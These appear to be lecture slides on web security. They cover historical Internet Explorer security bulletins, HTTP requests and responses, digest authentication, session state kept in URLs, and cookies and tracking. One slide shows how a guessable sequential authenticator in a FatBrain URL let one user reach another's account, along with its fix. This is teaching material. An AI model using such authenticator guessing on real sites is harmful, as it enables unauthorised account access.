
Web Security

Browser and Network



INTERNETWEEK.com
CONNECTING THE ENTERPRISE, CUSTOMERS & SUPPLIERS

February 12, 2002

Microsoft Issues New IE Browser Security Patch

By Richard Karpinski

- Microsoft has released a security patch that closes some major holes in its Internet Explorer browser
- The so-called "cumulative patch" fixes six different IE problems
- Affected browsers include Internet Explorer 5.01, 5.5 and 6.0
- Microsoft rated the potential security breaches as "critical"

Fixed by the February 2002 Patch

- Buffer overrun associated with an HTML directive
  - Could be used by hackers to run malicious code on a user's system
- Scripting vulnerability
  - Lets an attacker read files on a user's system
- Vulnerability related to the display of file names
  - Hackers could misrepresent the name of a file and trick a user into downloading an unsafe file
- ... and many more

On April 13, 2004, MS announced 20 new vulnerabilities

October 12, 2004

Microsoft Security Bulletin MS04-038

If a user is logged on with administrative privileges, an attacker who successfully exploited the most severe of these vulnerabilities could take complete control of an affected system, including installing programs; viewing, changing, or deleting data; or creating new accounts with full privileges. […] Microsoft recommends that customers install the update immediately.

Cascading Style Sheets (CSS) Heap Memory Corruption Vulnerability	Critical
Similar Method Name Redirection Cross Domain Vulnerability	Critical
Install Engine Vulnerability	Critical
SSL Caching Vulnerability	Moderate
Aggregate Severity of All Vulnerabilities	**Critical**

December 13, 2005

Microsoft Security Bulletin MS05-054

If a user is logged on with administrative user rights, an attacker who successfully exploited the most severe of these vulnerabilities could take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. [...] We recommend that customers apply the update immediately.

File Download Dialog Box Manipulation Vulnerability	Moderate
HTTPS Proxy Vulnerability	Moderate
COM Object Instantiation Memory Corruption Vulnerability	Critical
Mismatched Document Object Model Objects Memory Corruption Vulnerability	Critical
Aggregate Severity of All Vulnerabilities	**Critical**

January 7, 2007

Microsoft Security Bulletin MS07-004


A remote code execution vulnerability exists in the Vector Markup Language (VML) implementation in Microsoft Windows. An attacker could exploit the vulnerability by constructing a specially crafted Web page or HTML e-mail that could potentially allow remote code execution if a user visited the Web page or viewed the message. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

Maximum Severity Rating: Critical

Recommendation: Customers should apply the update immediately

How about NOW?

https://portal.msrc.microsoft.com/en-us/security-guidance


Security Update Guide
CVE-2019-0665 | Wind
安全
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0665

CVE-2019-0665 | Windows VBScript Engine Remote Code Execution Vulnerability

Security Vulnerability

Published: 03/12/2019
MITRE CVE-2019-0665

A remote code execution vulnerability exists in the way that the VBScript engine handles objects in memory. The vulnerability could corrupt memory in such a way that an attacker could execute arbitrary code in the context of the current user. An attacker who successfully exploited the vulnerability could gain the same user rights as the current user. If the current user is logged on with administrative user rights, an attacker who successfully exploited the vulnerability could take control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

On this page

Why ???

HTTP: HyperText Transfer Protocol

- Used to request and return data
  - Methods: GET, POST, HEAD, …
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- Evolution
  - HTTP 1.0: simple
  - HTTP 1.1: more complex

HTTP Request

Method File HTTP version Headers

```
GET /default.asp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible;MSIE 2.0;Windows 95)
Connection: Keep-Alive
If-Modified-Since: Sunday, 17-Apr-96 04:32:58 GMT


```

Blank line

Data – none for GET

HTTP Response


HTTP version Status code Reason phrase Headers

Data

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

HTTP Digest Authentication



client

server

Request URL with
GET or POST method

- HTTP 401 Unauthorised
- Authentication “realm”


(description of system being accessed)

- Fresh, random nonce

H1=hash(username,
realm, password)
H2=hash(method, URL)
H3=hash(H1, server
nonce, H2)

Recompute hashes and verify

Primitive Browser Session


www.e_buy.com
View catalog
www.e_buy.com/ shopping.cfm? pID=269
Select item
www.e_buy.com/ shopping.cfm? pID=269& item1=102030405
Check out
www.e_buy.com/ checkout.cfm? pID=269& item1=102030405

Store session information in URL; easily read on network

FatBrain.com [due to Fu et al.]

- User logs into website with his password, authenticator is generated, user is given special URL containing the authenticator

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758

  - With special URL, user doesn't need to re-authenticate
    - Reasoning: user could not have not known the special URL without authenticating first. That's true, BUT…
- Authenticators are global sequence numbers
  - It's easy to guess sequence number for another user

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752

  - <u>Fix</u>: use random authenticators


Bad Idea: Encoding State in URL

- Unstable, frequently changing URLs
- Vulnerable to eavesdropping
- There is no guarantee that URL is private
  - Early versions of Opera used to send entire browsing history, including all visited URLs, to Google

Cookies

Storing Info Across Sessions

- A cookie is a file created by an Internet site to store information on your computer


Enters form data
Browser
Server
Stores cookie
Includes domain (who can read it), expiration, "secure" (can be read only over SSL)
Requests cookie
Browser
Server
Returns data

HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

- Authentication
  - Use the fact that the user authenticated correctly in the past to make future authentication quicker
- Personalization
  - Recognize the user from a previous visit
- Tracking
  - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Cookie Management

- ♦ Cookie ownership
  - – Once a cookie is saved on your computer, the website that created the cookie can read it
- ♦ Variations
  - – Temporary cookies
    - • Stored until you quit your browser
  - – Persistent cookies
    - • Remain until deleted or expire
  - – Third-party cookies
    - • Originates on or sent to another website


Privacy Issues with Cookies

- Cookie may include any information about you known by the website that created it
  - Browsing activity, account information, etc.
- Sites can share this information
  - Advertising networks
  - 2o7.net tracking cookie
- Browser attacks could invade your "privacy"

  November 8, 2001:

  Users of Microsoft's browser and e-mail programs could be vulnerable to having their browser cookies stolen or modified due to a new security bug in Internet Explorer (IE), the company warned today

Austin American-Statesman



The website "adinterax.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information…

Austin American-Statesman | statesman.com - Windows Internet Explorer

http://www.statesman.com/

statesman.com

RECEIVE STATESMAN.COM NEWS VIA EMAIL

NEWS | BUSINESS | SPORTS | LIFE | OPINION | WEATHER | BLOGS | MULTIMEDIA | CUSTOMER SERVICE | ADVERTISE

CLASSIFIEDS
CARS
HOMES
JOBS
SHOPPING

3M HALF MARATHON

Good day for a run

Privacy Alert

The website "adinterax.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

